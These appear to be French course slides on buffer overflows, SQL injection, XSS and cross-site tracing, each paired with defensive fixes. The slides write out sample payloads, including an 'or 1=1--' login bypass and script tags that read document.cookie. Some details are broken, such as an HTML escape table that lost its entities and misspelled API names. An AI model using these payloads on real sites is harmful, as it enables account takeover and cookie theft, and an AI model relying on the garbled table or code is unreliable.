- Certaines données ont été écrites sur l'espace réservé à l'adresse retour dans la pile.
- Si le contenu de `str` est soigneusement sélectionné, on peut faire pointer l'adresse de retour vers un code qu'on a écrit.


Ce morceau de données
est soigneusement
sélectionné, on peut
pointer le système pour
aller où on veut.



Buffer OverFlow

Débordement de la pile

- Habituellement, dans une attaque de buffer overflow, l'adresse de retour pointe sur le buffer qui a causé le débordement, comme suit:



Lorsque le système retourne de la fonction appelée, il commence à exécuter le code inscrit au début de str.

Buffer OverFlow

Dégâts

- Habituellement, un hacker essaye d'écrire du code pour gagner l'accès à un ordinateur ou gagner plus de privilège sur le système. Une fois réalisé, un bon nombre de violations sur le système ou des destructions peuvent être facilement lancées.
- Compromettre ou endommager un programme en exécution, causant sa panne, produisant des résultats incorrects avec d'autres programmes.
- Peut compromettre des programmes, causant la révélation de informations confidentielles.
- Peut compromettre des programmes, prendre le contrôle d'une machine à distance, et l'exploiter à des fins malicieuses.

Buffer OverFlow

Exemple

```
Void CopyString(char *dest, char *source)
{
    while(*source){
        *dest++ = *source++;
    }
}
```

```
void Example ()
{
    char        buffer[16];
    CopyString(buffer, "This string is too long!");
}
```

Buffer OverFlow

Solution

```
Void CopyString(char *dest, char *source, int length)
{
    int i=0;
    while((*source) && (i < length)){
        *dest++ = *source++;
        i++;
    }
}
```

```
void Example ()
{
    char          buffer[16];
    CopyString(buffer, "Cette chaine est trop longue!", 16);
}
```

Buffer OverFlow

Autres Solutions existantes

- **Technologies W^X** (W xor X) interdit aux programmes d'écrire et d'exécuter sur la même zone mémoire (Soit écrire soit exécuter). Définition de ces attributs au niveau de la compilation des programmes
 - Intégré dans OpenBSD depuis 2003
- **Free Soft** : une bibliothèque pour tester le débordement de mémoire et alerter le développeur ou le testeur ou l'utilisateur
- **SELinux** : veille à ce que la pile ne soit pas exécutable, affecte des privilèges sur des zones mémoire.
- **PAX (grsecurity)** un projet qui tente de donner divers mécanismes pour protéger les applications, se défendre contre les bugs et l'accès arbitraire sur le mémoire par des attaquants
- **StackGuard** Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks



SQL Injection

SQL Injection

- ➔ technique qui permet aux attaquants d'injecter des requêtes SQL directement sur la base de données qui se trouve derrière un serveur Web, en manipulant l'entrée « INPUT » à une application.
- Exemple : sur une page d'authentification « login.asp », l'utilisateur est amené à saisir un Nom d'utilisateur « User1 » et un mot de passe « pass2006 », cette opération se traduit sous forme d'un requête SQL :

SELECT * FROM Utilisateur WHERE nom= 'User1' and mot_passe='pass2006'

SQL Injection

Cette requête doit retourner à l'application un ou plusieurs champs à partir de la base de données. Supposons que l'utilisateur saisit la valeur du nom d'utilisateur la valeur « or 1=1-- » la requête sera sous la forme

SELECT * FROM Utilisateur WHERE Utilisateur = or 1=1-- and mot_passe ="

SQL Injection

Dans le cas de SQL Server, « -- » est utilisé pour mettre un commentaire jusqu'à la fin de la ligne, la requête serait alors


SELECT * FROM Utilisateur WHERE username= or 1=1

Cette requête recherche dans la base de données les champs dont le nom d'utilisateur est vide en réponse à la condition. La requête va retourner tous les champs de la table utilisateur et l'attaquant serait authentifié.

L'attaquant a réussi ainsi à s'authentifier sans avoir pour autant utilisé de nom d'utilisateur ni de mot de passe.

SQL Injection

Exemple



SQL Injection

Exemple

Accès avec les droits de l'administrateur



Bienvenue au compte Administrateur

[Déconnection](#)

[Modifier](#)

[Supprimer](#)

[Ajouter](#)

Terminé

The diagram illustrates a successful SQL injection attack. A grey box labeled 'Accès avec les droits de l'administrateur' (Access with administrator rights) has a solid grey arrow pointing down to a cartoon administrator. A dashed pink arrow originates from the administrator and points to a web browser window. The browser window, titled 'Déconnection - Mozilla Firefox', shows the URL 'http://www.le-site.com/admin.php'. The page content includes a 'Déconnection' link, a red welcome message 'Bienvenue au compte Administrateur', and three blue links: 'Modifier', 'Supprimer', and 'Ajouter'. The status bar at the bottom of the browser window displays 'Terminé' (Finished).

SQL Injection

- Cet exemple illustre une attaque qui peut se réaliser sur une plateforme ASP et SQL Server, mais la majorité des plateformes sont vulnérables aux attaques de type SQL Injection. C'est la mauvaise vérification d'un champ et l'usage des requêtes SQL dynamiques.
- La syntaxe de la requête dépend de la base de données utilisée. Mais ce cas déjà illustré peut se réaliser sur des bases de données SQL Server, Oracle et MySql ce qui montre bien que l'attaque ne dépend pas du type de base de données utilisé mais dépend de la vérification des champs « INPUT » et de l'usage de requête dynamique.
- Les variables utilisées étant « Nom d'utilisateur » et « Mot de passe » mais le problème ne se résume pas seulement à ces variables. En effet, tout champ INPUT faisant objet d'une requête SQL fait état d'une vulnérabilité sujette d'une attaque SQL Injection comme les numéros de compte, numéros de carte de crédit. Et aussi dans le cas des champs dans des formulaires, l'attaquant peut utiliser de champs masqués pour injecter des commandes.

SQL Injection

- **Solution:**

Il est très simple d'éviter l'SQL injection durant la phase de développement de l'application. Il est nécessaire de **vérifier tous les champs INPUT** qui seront saisis par l'utilisateur avant de construire la requête SQL. La meilleur technique est de **supprimer tous les INPUT indésirables** et de n'accepter que celles qui sont prévu. Cette opération de vérification est plus effective lorsqu'elle se fait côté serveur. L'autre méthode est d'**éviter l'usage de requêtes dynamiques** et ce en remplaçant les requêtes par des procédures déjà stockées ou bien par la collecte de variables à partir d'une base de données.

Il y a des fonctions implémentée selon le langage de programmation :

- Bin_param() – Perl
- CreateParameter() – ASP (ADO Command Objects)
- mysql_stmt_bin_param() – PHP
- CallableStatements et PreparedStatements -- JAVA

SQL Injection

- **Solution: Les procédures stockées**

Les procédures stockées permettent d'éviter l'SQL Injection parce que les INPUT du côté client ne sont plus utilisées pour créer des requêtes dynamiques. Les procédures stockées sont **des groupes pré-compilés de requêtes SQL**, cette procédure accepte les INPUT sous forme de paramètres ce qui permet d'éviter la construction de requêtes dynamiques.

SQL Injection

- **Solution: La vérification des INPUT par des JavaScript**

Ce procédé ne permet pas à l'attaquant d'entrer des données malicieuses directement dans le champs INPUT mais ce n'est pas suffisant pour éviter l'SQL Injection.

Le script côté client ne vérifie que les INPUT côté navigateur ce qui ne garantit pas que les données prescrites ne seront pas modifiées au cours du chemin vers le serveur. Il y a des outils qui permettent de capturer les requêtes et de les changer avant de les envoyer au serveur, l'attaquant peut aussi injecter des instructions dans les variables de la requête, et ceci ne peut pas être vérifié par le script côté client.

SQL Injection

- **Solution: Les servlets Java**

Les servlets sont vulnérables si les champs INPUT ne sont pas vérifiés et si la requête est construite dynamiquement. Mais les servlets Java ont certains mécanismes pour prévenir l'SQL Injection comme **CallableStatements** et **PreparedStatement**. C'est comme les procédures stockées elles permettent d'éviter les requêtes dynamiques.

```
Try {  
    Connection conn = DriverManager.getConnection("connect string");  
    String command_sql = "INSERT INTO tablename VALUES(?, ?,?)";  
    PreparedStatement ps = conn.prepareStatement(command_sql);  
    ps.setString(nom, s1);  
    ps.setString(prenom, s2);  
    ps.setInt(age, s3);  
    ps.executeUpdate();  
    ...  
}
```



Cross Site Scripting

Cross Site Scripting

Cross Site scripting (XSS) est une attaque qui permet d'injecter du Javascript dans des formulaires et qui permet de :

- voler des informations sensibles appartenant aux utilisateurs d'un site web.
- rediriger les clients d'un site vers un site malicieux ou à un site fantôme (copie du site original) pour mener des attaques de Phishing.

Ceci se base sur l'interprétation des données inscrites par un utilisateur dans un champ INPUT sans pour autant vérifier l'existence de javascript injecté dans ces données. Ceci pourrait être utilisé pour voler les cookies et les identificateurs de session (ID).

Exemple de cookie

UID
736965666
zdnnet.fr/
15363286463744
298353868
9782254429761961
*

Cross Site Scripting

Scénario classique

Moteur de recherche

Sousse

Chercher

Aucune page ne correspond à : **Hammamet**

Cross Site Scripting

Scénario classique





Diagram illustrating a classic Cross Site Scripting (XSS) scenario:

- A search engine interface is shown with a search box containing the malicious script: `<script>alert("Test")</script>`.
- An "OK" button is highlighted, indicating the execution of the script.
- An alert box with the text "Test" is displayed, confirming the successful execution of the injected script.


Cross Site Scripting



Attaquant

Cross Site Scripting

<http://www.attaque.com/virus.exe>



victim

Cross Site Scripting

L'attaquant peut voler le « session ID » en utilisant l'XSS. Le «session ID» est très utile parce qu'il est le jeton que présente l'utilisateur comme preuve sur son identité jusqu'à ce qu'il se déconnecte. Si le « session ID » est stocké dans un cookie, un attaquant peut écrire un script qui sera exécuté sur le navigateur du client, demande la valeur inscrite dans le cookies et l'envoi à l'attaquant.

L'attaquant peut utiliser le « session ID » valide pour naviguer sur le site sans avoir à s'authentifier. Le script peut aussi collecter des autres informations de la page ouverte, incluant le contenu de la page.

Exemple :

`<A HREF=http://www.le-site.com/<script>alert(document.cookie)</script>">Cliquez ici</a>`

en cliquant sur ce lien le résultat sera :

`<HTML>404 Page Not Found:
<script>alert(document.cookie)</script>`

Cross Site Scripting

Solution:

- L'XSS peut être évité dès la phase de développement de l'application. Il devrait **valider tous les INPUT et les OUTPUT** vers (et en provenance de) l'application, **éliminer tous les caractères spéciaux** pouvant être utilisés dans un script.
 - L'XSS peut être évité si l'application remplace les caractères spéciaux par ceux inscrit ci-dessous avant de les afficher sur le navigateur :
 - < <
 - > >
 - ((
 -))
 - # #
 - & &
- Il y a des fonctions déjà disponibles suivant le langage utilisé
 - HtmlEncode() – ASP
 - Htmlentities() – PHP
 - Taglibs ou la classe javax.swing.text.html – J2EE
 - escapeHTML() – Perl

Cross Site Scripting

Solution:

Une autre méthode permet de prévenir l'XSS avec moins de codage comparé à la méthode de validation des INPUT et des OUTPUT, en effet, Internet Explorer 6 possède l'attribut « HTTP Only Cookies » qui peut être activé pour les cookies. L'utilisation de cet attribut rend les cookies inaccessibles par n'importe quel scripts.

Cross Site Scripting

- **Cross Site Tracing (XST)**

Un attaquant peut contourner l'attribut « HTTP Only cookies » pour voler les informations contenus dans les cookies via le Cross Site tracing (XST).

TRACE est une méthode HTTP qui peut être envoyée au serveur. Le serveur renvoie au navigateur du client tout ce qu'il y avait dans la requête TRACE.

Dans un site utilisant les cookies, l'information du cookie est envoyée au serveur à chaque requête, si on envoie une requête TRACE dans une URL pour un site pareil, le serveur va renvoyer toutes les informations du cookie vers le navigateur.

Cross Site Scripting

Scénario (XST):

Dans une situation similaire au cas décrit pour l'XSS, mais dans ce cas le « HTTP Only cookies » est activé. L'attaquant construit un lien qui contient un script qui fait appel à la méthode TRACE, quand un utilisateur clique sur le lien, une requête TRACE avec les informations du cookies sont envoyés au serveur. Le serveur renvoie ainsi les informations du cookie au script dans le navigateur; supposant que ce script contient du code malicieux qui envoie ces informations à l'attaquant. **Ainsi l'attaquant a réussi à voler les cookies quoique le « HTTP Only Cookies » soit activé.**

Le « HTTP Only cookies » permet d'éviter l'accès direct aux cookies par les attaquants mais ces derniers sont aussi capables de le chercher à travers des méthodes indirectes.

L'XST peut être évité en désactivant la méthode TRACE sur le serveur Web



Manipulation de variables

Manipulation de variables

